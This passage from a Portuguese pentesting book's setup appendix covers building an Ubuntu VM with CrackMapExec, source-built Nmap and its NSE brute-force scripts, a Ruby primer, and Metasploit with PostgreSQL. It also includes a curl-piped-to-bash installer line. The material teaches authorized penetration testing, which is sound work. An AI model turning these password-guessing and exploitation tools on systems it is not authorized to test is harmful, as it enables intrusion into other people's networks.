caso aconteça de você deixar sua VM em algum local indevido. Vale a pena mencionar a importância de armazenar sua chave de criptografia de forma segura, utilizando um cofre de senhas (password vault) – por exemplo, o 1Password – porque, se você vier a perdê-la, os dados de sua VM estarão perdidos para sempre.

E se eu já uso Linux como meu sistema operacional principal?

Mesmo que você esteja executando o Linux como o seu sistema operacional do dia a dia, acostume-se com a ideia de criar uma VM para pentesting. Há muitas vantagens em fazer isso, incluindo a capacidade de criar um snapshot (imagem instantânea) de seu sistema de base, contendo todas as suas ferramentas instaladas e configuradas. Então, após cada procedimento de teste, será possível restaurar o snapshot, desfazendo quaisquer mudanças que você possa ter feito especificamente para um determinado pentest. Além do mais, uma camada extra de segurança pode ser acrescentada com a criptografia do disco rígido virtual de sua VM, o que é uma boa prática, que também considero recomendável.

A.2 Outras dependências do sistema operacional

Após ter inicializado a VM Ubuntu que você acabou de criar, é hora de começar a instalar suas ferramentas de pentest. Sentir-se à vontade e com competência para trabalhar com a linha de comando é essencial para invadir redes corporativas, portanto o terminal é um ótimo ponto de partida. A maioria das melhores ferramentas para condução de pentests funciona exclusivamente na linha de comando. Mesmo que esse não fosse o caso, ao comprometer futuramente um alvo vulnerável, um shell de comandos em geral será o cenário de melhor caso no que concerne a um acesso remoto ao seu host comprometido. Se você ainda não é um ninja ávido pela linha de comando, certamente estará no caminho de ser um quando terminar de ler este apêndice.

A.2.1 Gerenciando pacotes Ubuntu com o apt

Embora o Ubuntu e várias distribuições diferentes de Linux incluam uma GUI para gerenciar pacotes, você utilizará exclusivamente a ferramenta de linha de comando apt para a instalação e a manutenção de pacotes Linux. O comando apt é usado para interagir com o APT (Advanced Packaging Tool, ou Ferramenta Avançada de Pacotes), que é o modo como qualquer distribuição Debian baseada em Linux gerencia seus pacotes de sistema operacional. É necessário prefixar esse comando com sudo, pois ele exige acesso de root no sistema de arquivos Linux.

Sua primeira tarefa depois de criar a VM Linux será atualizar seus pacotes; para isso, execute os dois comandos a seguir nessa VM. O primeiro comando atualiza os repositórios com as informações mais recentes sobre os pacotes disponíveis, enquanto o segundo instala quaisquer atualizações disponíveis nos pacotes que já estão em seu sistema:

```
sudo apt update
sudo apt upgrade
```

Em seguida, instale alguns pacotes adicionais:

- Os pacotes open-vm-tools e open-vm-tools-desktop proporcionarão uma experiência de usuário mais confortável com a sua VM, permitindo executar tarefas como deixar a janela em tela cheia e compartilhar arquivos entre sua VM e a máquina host.
- Os pacotes openssh cliente e servidor permitirão gerenciar remotamente a sua VM Linux usando o SSH.
- O Python-pip é o método preferido para instalar várias ferramentas e frameworks Python open source.
- O vim é um editor de texto incrível, extremamente eficaz, cujo uso eu recomendo bastante.
- O curl é uma ferramenta de linha de comando eficaz para interagir com servidores web.
- O tmux é um multiplexador de terminal, e há vários livros sobre ele. De forma resumida, o tmux pode transformar seu terminal Linux em um local extremamente eficiente para multitarefa.

- O net-tools oferece uma série de comandos úteis para resolução de problemas de rede em geral.

O comando a seguir instala todos esses pacotes:

```
~$ sudo apt install open-vm-tools open-vm-tools-desktop openssh-client
openssh-server python-pip vim curl tmux medusa libssl-dev libffi-dev
python-dev build-essential net-tools -y
```

A.2.2 Instalando o CrackMapExec

O CrackMapExec (CME) é um framework eficaz, escrito em Python. Embora tenha muitos recursos úteis, este livro tem como foco principal a capacidade do CME de efetuar adivinhação de senhas e administração remota de sistemas Windows. Instalá-lo é simples se você usar o pip. Basta digitar pip install crackmapexec, e pronto. Para utilizar o comando cme, será necessário reiniciar seu prompt bash após a instalação.

A.2.3 Personalizando a aparência de seu terminal

Você pode dispender horas personalizando as fontes, as cores, os prompts e as barras de status para ter um terminal exatamente com a aparência que desejar. Essa é uma decisão pessoal, e incentivo você a explorá-la. Eu não gostaria de gastar muito tempo nesse assunto; em vez disso, fornecerei o link para minha página no GitHub contendo as personalizações que utilizo em meu terminal: https://www.github.com/r3dy/ubuntu-terminal. Ela inclui um arquivo README detalhado com instruções para instalação; sinta-se à vontade para fazer um checkout caso queira me copiar até ter a chance de desenvolver as próprias preferências. Apesar disso, estou certo de que haverá alguns detalhes que não serão de seu agrado; brinque com as configurações até encontrar aquela que funcione melhor para você.

O Apêndice B inclui informações úteis sobre o tmux, um multiplexador de terminal eficaz, que pode ajudar a gerenciar várias janelas de terminal durante um pentesting ou em qualquer outro processamento geral em um ambiente Linux. Se você não utiliza o

tmux regularmente, recomendo ler essa seção do Apêndice B antes de prosseguir com a configuração de sua VM.

A.3 Instalando o Nmap

O Nmap é uma ferramenta open source de mapeamento de rede, usada diariamente pelos profissionais de segurança de informações em todo o mundo. O principal uso do Nmap em um pentest de rede é descobrir hosts ativos e listar os serviços que estão escutando a rede nesses hosts. Lembre-se de que, ao simular um invasor, você não saberá a localização de nada, portanto precisará de um modo confiável para descobrir informações sobre a sua rede alvo. Por exemplo, o host webprod01.acmecorp.local poderia ter uma instância do Apache Tomcat/Coyote JSP escutando a porta TCP 8081, que poderia estar vulnerável a um ataque. Como pentester, esse é um dado que interessaria a você, e o Nmap é exatamente a ferramenta que ajudará na descoberta dessa informação.

A.3.1 NSE: Nmap Scripting Engine

Antes de digitar apt install nmap, gostaria de dar algumas explicações sobre o NSE (Nmap Scripting Engine). Os scripts NSE são scripts padrões, que podem ser adicionados a um scan do Nmap em tempo de execução, permitindo o uso da poderosa engine do Nmap; o propósito dos scripts é repetir um fluxo de trabalho que você tenha identificado, o qual, de modo geral, tem como alvo um protocolo de rede específico em um único host. Nos capítulos 3 e 4, a funcionalidade básica do Nmap foi usada para descobrir e identificar hosts ativos na rede e os serviços em execução nesses sistemas. A seguir, um exemplo é apresentado.

Exemplo de um caso de uso para um script NSE

Suponha que você esteja conduzindo um pentest em uma empresa de grande porte – imagine mais de 10 mil endereços IP. Depois de ter executado o Nmap, você descobriu que sua rede alvo tem 652 servidores executando uma aplicação VNC de compartilhamento de tela na porta TCP 5900. Por estar

simulando um invasor na rede, sua próxima ideia seria se perguntar se um desses serviços VNC estaria configurado indevidamente com uma senha default ou estaria sem senha. Se houvesse somente alguns sistemas a serem testados, você poderia tentar uma conexão VNC com cada um e digitar algumas senhas default, uma de cada vez – contudo, seria um pesadelo repetir esse processo em 652 servidores diferentes.

Um profissional de segurança chamado Patrik Karlsson supostamente deve ter se visto exatamente nessa situação, pois criou um script NSE conveniente chamado vnc-brute, que pode ser usado para testar serviços VNC rapidamente, verificando o uso de senhas default. Graças ao trabalho de Patrik e de inúmeros outros, o Nmap inclui centenas de scripts NSE úteis, que poderiam ser necessários em um pentest.

Em virtude da velocidade com que os scripts NSE são desenvolvidos e incluídos no repositório principal do Nmap, será melhor adotar a versão mais recente – às vezes chamada de repositório *bleeding-edge* (repositório de ponta). Se você depender apenas da versão do Nmap incluída em sua distribuição Linux, é provável que deixará de ter algumas funcionalidades desenvolvidas recentemente. Isso ficará bastante evidente ao executar os comandos a seguir no prompt de comandos de seu terminal. Como podemos ver na saída, atualmente – quando este livro foi escrito – o Ubuntu é distribuído com a versão 7.60 do Nmap.

Listagem A.1 – Instalando o Nmap com o gerenciador de pacotes incluído no sistema operacional

```
~$ sudo apt install nmap
~$ nmap -V
Nmap version 7.60 ( https://nmap.org ) ❶
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.3 openssl-1.1.0g nmap-libssh2-1.8.0 libz-1.2.8
libpcre-8.39 libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

❶ A versão 7.60 do Nmap foi instalada quando utilizei o gerenciador de pacotes incluído no sistema operacional.

Observe o diretório /usr/share/nmap/scripts (no qual todos os scripts NSE estão armazenados), executando o comando a seguir.

Podemos ver que a versão 7.60 inclui 579 scripts:

```
~$ ls -lah /usr/share/nmap/scripts/*.nse |wc -l
579
```

São 579 casos de uso individuais que um pesquisador de segurança teve de executar, conduzindo uma tarefa repetitiva em vários hosts, e teve a gentileza de criar uma solução automatizada da qual você poderá se beneficiar caso se veja em uma situação parecida.

Acesse agora o GitHub e observe a versão mais recente do Nmap em https://github.com/nmap/nmap. Atualmente – quando este livro foi escrito – o Nmap tem uma versão totalmente nova, a versão 7.70, que presumivelmente tem novas funcionalidades, melhorias e correções de bugs. Além disso, o diretório de scripts contém 597 scripts NSE – quase 20 a mais do que na versão anterior. É por isso que prefiro fazer uma compilação a partir dos códigos-fontes, e recomendo enfaticamente que você faça o mesmo.

> **NOTA** Se você nunca compilou uma aplicação a partir do código-fonte no Linux, não se preocupe. É simples e exige apenas alguns comandos no terminal. Na próxima seção, descreverei a compilação e a instalação do Nmap a partir do código-fonte.

A.3.2 Dependências do sistema operacional

Para que o Nmap seja compilado corretamente em sua VM Ubuntu, será preciso instalar as *dependências* do sistema operacional necessárias, que são as bibliotecas contendo porções de código exigidas para o funcionamento do Nmap.

Execute o comando a seguir para instalar essas bibliotecas:

```
sudo apt install git wget build-essential checkinstall libpcre3-dev libssl
dev libpcap-dev -y
```

A saída será semelhante a esta:

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
wget is already the newest version (1.19.4-1ubuntu2.2).
The following additional packages will be installed:
  dpkg-dev fakeroot g++ g++-7 gcc gcc-7 git-man libalgorithm-diff-perl
```

```
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan4 libatomic1
  libc-dev-bin libc6-dev libcilkrts5 liberror-perl libfakeroot libgcc-7-dev
  libitm1 liblsan0 libmpx2 libpcap0.8-dev libpcre16-3 libpcre32-3
  libpcrecpp0v5 libquadmath0 libssl-doc libstdc++-7-dev libtsan0 libubsan0
  linux-libc-dev make manpages-dev
Suggested packages:
  debian-keyring g++-multilib g++-7-multilib gcc-7-doc libstdc++6-7-dbg
  ...
```

É importante notar que, com o passar do tempo, essas dependências mudam, portanto o comando que as instala talvez não funcione quando você estiver lendo este livro. Apesar disso, se você deparar com algum problema ao executar o comando, a mensagem de erro na saída do Ubuntu deverá ser suficiente para encontrar a solução.

Por exemplo, se a instalação de libpcre3-dev falhar, você poderá executar o comando apt search libpcre; talvez descubra que ele foi alterado para libpcre4-dev. Com essa informação, será possível modificar o comando e prosseguir. Eu mantenho um conjunto atualizado de instruções para instalação em meu blog: https://www.pentestgeek.com/tools/how-to-install-nmap.

A.3.3 Compilando e instalando a partir do código-fonte

Depois de ter instalado todas as dependências para o Ubuntu, faça o checkout da versão mais recente e estável do Nmap no GitHub. Isso pode ser feito com a execução do comando a seguir no prompt do terminal em sua VM:

```
~$ git clone https://github.com/nmap/nmap.git
```

Ao terminar, vá para o diretório recém-criado para o Nmap usando o seguinte comando:

```
~$ cd nmap/
```

No diretório do Nmap, você poderá executar o script de configuração prévia do build, prefixando o script com ./ que, no Linux, quer dizer o diretório atual. Execute o script de configuração

prévia do build, assim:

```
~$ ./configure
```

Em seguida, faça o build e compile os binários com o comando make:

```
~$ make
```

Por fim, instale os executáveis no diretório /usr/local/bin, executando este comando:

```
~$ sudo make install
```

Quando o comando make terminar ("NMAP SUCCESSFULLY INSTALLED" [Nmap instalado com sucesso]), não haverá mais nada a fazer; o Nmap estará agora instalado em seu sistema. Você vai poder executar o Nmap em qualquer diretório de sua VM Ubuntu, e executará a versão mais recente e estável.

Listagem A.2 – Compilando e instalando o Nmap a partir do código-fonte

```
~$ nmap -V
nmap version 7.70SVN#A ( https://nmap.org )
Platform: x86_64-unknown-linux-gnu
Compiled with: nmap-liblua-5.3.5 openssl-1.1.0g nmap-libssh2-1.8.2 libz ❶
1.2.11 libpcre-8.39 libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

❶ A versão 7.70 do Nmap será instalada se você compilar a partir do código-fonte.

A instalação a partir do código-fonte não substitui a instalação com apt

Se você não se conteve e instalou o Nmap usando apt install nmap em seu terminal, observe que, após concluir a instalação baseada no código-fonte descrita nesta seção, o comando nmap -V ainda devolverá a versão desatualizada.

Isso ocorre porque alguns arquivos serão mantidos, ainda que o pacote instalado com o apt seja desinstalado. A solução para esse problema é seguir as instruções que estão em https://nmap.org/book/inst-removing-nmap.html para remover o Nmap de seu sistema. Feito isso, você poderá retornar à

instalação baseada em código-fonte.

A.3.4 Explorando a documentação

Sua última tarefa antes de passar para a próxima seção será se familiarizar com o arquivo de ajuda rápida do Nmap, que pode ser aberto com o seguinte comando:

```
nmap -h
```

A saída é extensa, portanto você pode fazer um pipe usando o comando more:

```
nmap -h | more
```

Dessa forma, a saída poderá ser paginada, uma tela de terminal por vez.

Ao terminar este livro, você terá aprendido muitos comandos do Nmap, a ponto de ser difícil lembrá-los. É nesse caso que o pipe do arquivo de ajuda rápida para o grep poderá ser conveniente. Suponha que você esteja pensando: "Como é mesmo que eu passo um argumento para um script NSE?". Você poderia digitar nmap -h | grep -I script para consultar rapidamente essa seção do arquivo de ajuda.

Listagem A.3 – Pesquisa no menu de ajuda do Nmap usando o comando grep

```
~$ nmap -h | grep -i script ❶
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
        <Lua scripts> is a comma-separated list of script-files
        script-categories.
  -A: Enable OS detection, version detection, script scanning, and traceroute
```

❶ A saída extensa do nmap -h pode ser reduzida a uma string específica utilizando o grep.

Se o arquivo de ajuda rápida não contiver detalhes suficientes, as manpages poderão ser usadas para obter uma explicação mais minuciosa de qualquer componente específico do Nmap. Digite `man nmap` em um prompt do terminal para acessar as manpages do Nmap.

A.4 Linguagem de scripting Ruby

A última coisa que eu gostaria de fazer nesta seção é entrar na interminável e nada produtiva batalha sobre qual linguagem de scripting é a melhor. Em vez disso, gostaria de apresentar uma introdução simples àqueles que ainda não trabalharam muito com scripting, e farei isso com a linguagem Ruby. Se você é adepto de outra linguagem de scripting e tem competência suficiente para automatizar tarefas repetitivas, sinta-se totalmente à vontade para ignorar esta seção.

Caso você esteja se perguntando por que escolhi Ruby em vez de Python ou Node.js ou outra linguagem, a resposta é simples: é a linguagem de scripting que eu mais conheço. Quando estou diante de uma tarefa tediosa e repetitiva, que preciso automatizar – por exemplo, enviar uma requisição `POST` para vários servidores web e procurar a resposta HTTP com uma dada string –, minha mente começa a visualizar o código Ruby para executá-la, somente porque Ruby foi a primeira linguagem à qual dediquei tempo para aprender. Por que eu decidi aprender Ruby? Porque o framework Metasploit está escrito em Ruby e, certo dia, precisei fazer algumas personalizações em um módulo. (Eu me diverti tanto aprendendo Ruby que, algum tempo depois, escrevi pessoalmente alguns módulos, os quais atualmente fazem parte do framework Metasploit.)

Durante a minha carreira, já escrevi dezenas de pequenos scripts e ferramentas para automatizar pequenas partes de um pentest de rede, algumas das quais foram discutidas neste livro. Será mais fácil você acompanhar as explicações se tiver familiaridade com alguns conceitos básicos e com as gemas Ruby. Como você está criando

sua plataforma de pentest agora, é a hora perfeita para pôr a mão na massa e escrever um pouco de código.

A.4.1 Instalando o Ruby Version Manager

Inicialmente, vamos para a parte fácil: a instalação do Ruby. Em vez de usar a versão que acompanha o Ubuntu por padrão, recomendo fortemente que utilize o RVM (Ruby Version Manager, ou Gerenciador de Versões do Ruby) para instalar o Ruby. Ele faz um trabalho incrível, cuidando de todas as diversas dependências do sistema operacional e das bibliotecas de código necessárias a cada versão, mantendo-as separadas umas das outras. O RVM é uma ótima maneira de gerenciar as diversas versões da linguagem Ruby básica, assim como as gemas compatíveis com as diferentes versões, entre as quais, sem dúvida, será necessário alternar quando você utilizar várias ferramentas. Felizmente, o pessoal simpático do projeto RVM criou um script bash simples que pode ser usado para instalá-lo (https://rvm.io/rvm/install). Execute os passos a seguir para instalar o RVM:

1. Instale as chaves GPG (GNU Privacy Guard) necessárias para verificar os pacotes de instalação com o comando único a seguir:
   ~$ gpg -–keyserver hkp://pool.sks-keyservers.net -–recv-keys 409B6B1796C275462A1703113804BB82D39DC0E3 7D2BAF1CF37B13E2069D6956105BD0E739499BDB
2. Execute o próximo comando para obter o script de instalação do RVM, instalando simultaneamente a versão atual mais recente e estável do Ruby, a qual, atualmente – quando este livro foi escrito –, é a versão 2.6.0:
   ~$ \curl -sSL https://get.rvm.io | bash -s stable --ruby
3. Siga as instruções do script de instalação na linha de comando, que solicita a você que faça o source do script rvm a fim de definir uma série de variáveis de ambiente necessárias para que o RVM funcione como um comando Linux nativo:
   ~$ source ~/.rvm/scripts/rvm

   Recomendo concatenar esse comando em seu arquivo .bashrc,

garantindo que ele será executado sempre que você abrir um terminal:

```
~$ echo source ~/.rvm/scripts/rvm >> ~/.bashrc
```

Você poderá agora executar o comando rvm list, obtendo uma saída semelhante a esta:

```
~$ rvm list
=* ruby-2.6.0 [ x86_64 ]

# => - current
# =* - current && default
#  * - default
```

A.4.2 Escrevendo o exemplo Hello World obrigatório

Vou seguir uma tradição antiga, de uma época muito anterior à minha, e ensinarei você a escrever o seu próprio script Ruby, que não fará nada além de exibir as palavras "Hello world" na tela. Para isso, utilize um editor de texto, por exemplo, o Vim. Crie um script em branco digitando vim hello.rb.

DICA Você já deve ter o Vim instalado. Se não tiver, digite o comando a seguir no prompt: sudo apt install vim.

Hello world em duas linhas de código

Talvez você já tenha tentado usar o Vim ou o Vi antes: abriu um arquivo, tentou editá-lo e não conseguiu, fechou o Vim e decidiu que ele não era para você. Provavelmente isso deve ter acontecido porque você estava no *modo* incorreto. O Vim possui diferentes modos que permitem executar tarefas distintas. Um dos motivos pelos quais recomendo o uso do Vim é a linha de barra de status, que permite saber o modo em que você está. Por padrão, o Vim opera em modo Normal.

Para editar o arquivo hello.rb, é necessário passar para o modo de Inserção (Insert), o que é feito pressionando a tecla *I*, de Insert. Quando estiver em modo de Inserção – representado por -- INSERT -- na barra de status – digite as duas linhas de código a seguir (veja a

Figura A.1):

```
#!/usr/bin/env ruby
puts "Hello world"
```

Figura A.1 – Alternando para o modo de Inserção (Insert) para adicionar duas linhas de código.

Para salvar essas alterações no arquivo, saia do modo de Inserção e volte para o modo Normal, pressionado a tecla Esc. Assim que tiver retornado ao modo Normal, digite :x, que é o atalho para sair e salvar o arquivo atual. Agora você pode executar seu programa Ruby digitando ruby hello.rb no diretório em que está o arquivo que você acabou de criar:

```
~$ ruby hello.rb
Hello world
```

Usando métodos

Você acabou de escrever seu primeiro programa Ruby, mas ele não faz muita coisa. Vamos expandi-lo um pouco. Em primeiro lugar, você pode encapsular a chamada a puts "Hello world" em seu próprio método e chamá-la dessa maneira. Um *método* ou *função* é um trecho de código encapsulado em um bloco, o qual poderá então ser chamado várias vezes por outras partes do código no mesmo programa. Abra seu arquivo hello.rb novamente no Vim. Passe para o modo de Inserção e, em seguida, faça as seguintes alterações em seu código:

```
#!/usr/bin/env ruby
```

```
def sayhello()
  puts "Hello World!"
end

sayhello()
```

Caso não esteja evidente, você definiu um método chamado sayhello() e colocou a chamada a puts "Hello World" nesse método. Em seguida, chamou o método. Se sair e salvar o arquivo, o programa fará exatamente o mesmo que fazia antes; a única diferença é que usará uma chamada de método para fazê-lo.

Argumentos da linha de comando

E se mudássemos a saída do programa para que seja um argumento passado em tempo de execução? É muito simples – abra o arquivo hello.rb com o Vim novamente, passe para o modo de Inserção e faça as seguintes modificações no código:

1. Altere def sayhello() para def sayhello(name). Você está modificando esse método para que aceite uma variável chamada name como parâmetro ao ser chamado.
2. Altere puts "Hello World" para puts "Hello #{name.to_s}" a fim de passar a variável name como entrada para o método puts. O .to_s é um método especial do Ruby que quer dizer *to string* (para string). Isso garante que apenas um valor de string seja passado para o método puts, mesmo que uma string que não seja ASCII tenha sido fornecida.
3. Acrescente a nova linha name = ARGV[0] para criar uma variável chamada name e atribuir a ela o valor de ARGV[0], que é um array especial do Ruby contendo todos os argumentos passados para o programa quando ele é executado na linha de comando. O [0] quer dizer que o programa está interessado somente no primeiro argumento. Se mais de um argumento for especificado, os demais serão ignorados.
4. Mude a chamada a sayhello() para sayhello(name) a fim de passar a variável name como parâmetro para o método sayhello().

Eis o arquivo hello.rb revisado:

```
#!/usr/bin/env ruby

def sayhello(name)
  puts "Hello #{name.to_s}!"
end

name = ARGV[0]
sayhello(name)
```

Depois de sair e salvar o arquivo, ele poderá ser executado com ruby hello.rb Pentester. O programa apresentará “Hello Pentester” em seu terminal.

Iterações de blocos de código

Iterar em um bloco de código no Ruby é simples. O Ruby utiliza chaves: as teclas { e } em seu teclado. Eis um exemplo rápido. Abra o arquivo hello.rb uma última vez e faça os seguintes ajustes:

1. Altere def sayhello(name) para def sayhello(name, number), acrescentando uma segunda variável chamada number como parâmetro de entrada para esse método.
2. Modifique puts "Hello #{name.to_s}!" para puts "Hello #{name.to_s} #{number.to_s}!", adicionando a nova variável no final da string.
3. Altere sayhello(name) para 10.times { |num| sayhello(name, num) }.

   A última linha provavelmente poderá causar um pouco de estranheza caso você não tenha escrito nada em Ruby antes, mas, na verdade, é muito intuitiva. Inicialmente, temos um inteiro numérico 10, muito fácil de entender. Em seguida, chamamos o método Ruby .times nesse inteiro, o qual aceita um bloco de código entre { e } a ser executado essa quantidade de vezes. Cada vez que o bloco de código for executado, a variável entre | e | (num, nesse caso) será incrementada, até que o bloco tenha executado 10 vezes.

Eis o arquivo hello.rb revisado:

```
#!/usr/bin/env ruby
```

```
def sayhello(name, number)
  puts "Hello #{name.to_s} #{number.to_s}!"
end

name = ARGV[0]
10.times { |num| sayhello(name, num) }
```

Se o script for executado agora com `ruby hello.rb Royce`, você verá a seguinte saída:

```
~$ ruby hello.rb Royce
Hello Royce 0!
Hello Royce 1!
Hello Royce 2!
Hello Royce 3!
Hello Royce 4!
Hello Royce 5!
Hello Royce 6!
Hello Royce 7!
Hello Royce 8!
Hello Royce 9!
```

Por ora, chega de Ruby; queria apenas que você tivesse uma ideia da linguagem, pois vamos usá-la para criar scripts com o intuito de automatizar alguns fluxos de trabalho no pentest deste livro. Esta seção também serve a um segundo propósito, pois instalar o RVM é um pré-requisito para ter o framework Metasploit pronto para executar; esse framework é uma das ferramentas mais incríveis de hacking utilizada pelos pentesters atualmente.

A.5 Framework Metasploit

O Metasploit é outro conjunto de ferramentas popular e conveniente, criado para – e por – profissionais que trabalham com segurança de informações. Embora seu principal uso seja como um framework de exploração de falhas de software (software exploitation), vários de seus módulos auxiliares de scan são úteis em um pentest de rede. Em conjunto com as habilidades da linguagem Ruby que vão além do que foi apresentado neste capítulo, o Metasploit também pode

ser um framework eficaz de automação para desenvolver fluxos de trabalho personalizados para pentest, limitados somente pela sua imaginação.

Vimos como utilizar vários componentes do framework Metasploit em diversos capítulos deste livro, mas, por enquanto, vamos manter o foco no processo de instalação e na navegação no msfconsole. Neste livro, usamos alguns módulos auxiliares para detectar sistemas vulneráveis e alguns dos módulos de exploit para comprometer um alvo vulnerável. Também conhecemos o eficaz payload Meterpreter, pelo qual o Metasploit é amado pelos pentesters.

A.5.1 Dependências do sistema operacional

Há uma série de dependências do sistema operacional nesse caso. Você deve partir do pressuposto de que algumas das dependências listadas neste apêndice já estarão obsoletas ou terão sido substituídas por versões mais recentes. Apresentarei o comando para que seja visto de forma completa, mas recomendo acessar a página do rapid7 no GitHub para obter as dependências mais recentes: http://mng.bz/MowQ.

Para instalar as dependências em sua VM Ubuntu, execute o seguinte comando:

```
~$ sudo apt-get install gpgv2 autoconf bison build-essential curl git-core
libapr1 libaprutil1 libcurl4-openssl-dev libgmp3-dev libpcap-dev libpq-dev
libreadline6-dev libsqlite3-dev libssl-dev libsvn1 libtool libxml2 libxml2
dev libxslt-dev libyaml-dev locate ncurses-dev openssl postgresql
postgresql-contrib wget xsel zlib1g zlib1g-dev
```

Assim que terminar, obtenha o código-fonte no GitHub e faça um checkout do repositório mais recente em sua VM Ubuntu:

```
~$ git clone https://github.com/rapid7/metasploit-framework.git
```

A.5.2 Gemas Ruby necessárias

Agora que o checkout do código do Metasploit foi feito, execute o comando a seguir no prompt para ir para o diretório recém-criado

para o Metasploit:

```
~$ cd metasploit-framework
```

Se o comando ls for executado nesse diretório, você notará que há um arquivo chamado Gemfile; esse é um arquivo especial para as aplicações Ruby e contém informações sobre todas as bibliotecas externas de terceiros que precisam ser instaladas e incluídas para que a aplicação funcione de forma adequada. No mundo do Ruby, essas bibliotecas são chamadas de *gemas* (gems). Geralmente, utilizaríamos o comando gem para instalar uma biblioteca em particular, por exemplo, gem install nokogiri. Contudo, quando uma aplicação exige muitas gemas – e o Metasploit certamente exige –, um Gemfile frequentemente é disponibilizado pelos desenvolvedores, de modo que seja possível instalar todas as gemas do arquivo utilizando o bundler (que, por si só, é uma gema Ruby – ele foi instalado junto com o RVM).

Falando no RVM, apresentamos a seguir um exemplo que mostra por que ele é tão útil. No diretório metasploit-framework, observe que há um arquivo chamado .ruby-version. Vá em frente e execute um cat no arquivo: cat .ruby-version. Essa é a versão do Ruby necessária para executar o framework de forma apropriada. Atualmente – quando este livro foi escrito – é a versão 2.6.2, diferente da versão 2.6.0 instalada com o RVM. Não se preocupe – podemos instalar a versão necessária executando o seguinte comando no prompt, substituindo o número da versão por 2.6.2:

```
~$ rvm --install 2.6.2 ❶
```

❶ Substitua 2.6.2 pelo número da versão necessária.

Com a versão apropriada do Ruby instalada, podemos instalar todas as gemas exigidas pelo Metasploit digitando o comando bundle conforme vemos a seguir, no mesmo diretório em que está o Gemfile.

Listagem A.4 – Instalando as gemas Ruby necessárias, usando o bundle

```
~$ bundle
```

```
Fetching gem metadata from https://rubygems.org/.....
Fetching rake 12.3.3
Installing rake 12.3.3
Using Ascii85 1.0.3
Using concurrent-ruby 1.0.5
Using i18n 0.9.5
Using minitest 5.11.3
Using thread_safe 0.3.6
Using tzinfo 1.2.5
Using activesupport 4.2.11.1
Using builder 3.2.3
Using erubis 2.7.0
Using mini_portile2 2.4.0
Fetching nokogiri 1.10.4
Installing nokogiri 1.10.4 with native extensions
Using rails-deprecated_sanitizer 1.0.3
Using rails-dom-testing 1.0.9
.... [TRECHO OMITIDO] ....
Installing rspec-mocks 3.8.1
Using rspec 3.8.0
Using rspec-rails 3.8.2
Using rspec-rerun 1.1.0
Using simplecov-html 0.10.2
Fetching simplecov 0.17.0
Installing simplecov 0.17.0
Using swagger-blocks 2.0.2
Using timecop 0.9.1
Fetching yard 0.9.20
Installing yard 0.9.20
Bundle complete! 14 Gemfile dependencies, 144 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

Quando a gema bundler terminar de instalar todas as gemas Ruby necessárias definidas em seu Gemfile, você verá uma saída semelhante àquela da Listagem A.4.

A.5.3 Configurando o PostgreSQL para o Metasploit

O último passo na instalação do Metasploit é criar um banco de

dados PostgreSQL e preencher o arquivo de configuração YAML com as informações de login necessárias. Você já deve ter o PostgreSQL instalado em sua VM Ubuntu, mas, se não tiver, execute o comando a seguir para instalá-lo:

```
~$ sudo apt install postgresql postgresql-contrib
```

Agora que o servidor está instalado, seu banco de dados poderá ser preparado com os cinco comandos a seguir, executados sequencialmente:

1. Mude para a conta de usuário postgres:
   ```
   ~$ sudo su postgres
   ```
2. Crie um perfil (role) para postgres, a ser usado com o Metasploit:
   ```
   ~$ createuser msfuser -S -R -P
   ```
3. Crie o banco de dados para o Metasploit no servidor PostgreSQL:
   ```
   ~$ createdb msfdb -O msfuser
   ```
4. Saia da sessão do usuário postgres:
   ```
   ~$ exit
   ```
5. Ative o PostgreSQL para que inicie automaticamente:
   ```
   ~$ sudo update-rc.d postgresql enable
   ```

Muito bem, criamos um banco de dados e uma conta de usuário somente para o Metasploit, mas precisamos dizer ao framework como acessá-los. Isso é feito com um arquivo YAML. Crie um diretório chamado `.msf4` em seu diretório home com o seguinte comando:

```
mkdir ~/.msf4
```

Se você estava impaciente e já iniciou o msfconsole, esse diretório já existe. Nesse caso, basta acessá-lo. Agora crie um arquivo chamado `database.yml` com o conteúdo exibido na Listagem A.5.

NOTA Não se esqueça de alterar [PASSWORD] com o valor da senha usado para criar a conta postgres msfuser.

Listagem A.5 – Arquivo database.yml para ser usado com o msfconsole

```
# Development Database
development: &pgsql
adapter: postgresql ❶

database: msfdb ❷

username: msfuser ❸

password: [PASSWORD] ❹

host: localhost ❺

port: 5432 ❻

pool: 5 ❼

timeout: 5 ❽


# Production database -- same as dev
production: &production
<<: *pgsql
```

❶ Usa o servidor de banco de dados PostgreSQL.

❷ Nome do banco de dados que você criou.

❸ Nome do usuário PostgreSQL que você criou.

❹ Senha do usuário PostgreSQL.

❺ Sistema executando o servidor PostgreSQL.

❻ Porta default que o PostgreSQL escuta.

❼ Número máximo de conexões simultâneas no banco de dados.

❽ Número de segundos a serem esperados para uma resposta do banco de dados.

Salve o arquivo, volte para o diretório Metasploit-framework com o comando cd e inicie o msfconsole executando ./msfconsole. Depois que ele for carregado, você estará no prompt do Metasploit. É possível verificar a conexão com o seu banco de dados postgres executando o comando db_status. Sua saída deverá informar: "Connected to msfdb. Connection type: postgresql" (Conectado com msfdb. Tipo de conexão: postgresql) – veja a Figura A.2.

Figura A.2 – Saída do comando db_status *no msfconsole*

A.5.4 Navegando no msfconsole

Se você não é um ávido usuário da linha de comando, então, à primeira vista, o msfconsole poderá causar um pouco de estranheza. Não se sinta intimidado – ais fácil de entendê-lo é pensar no console como uma espécie de prompt de comandos dentro de um prompt de comandos, exceto que esse prompt conversa com o Metasploit em vez do bash.

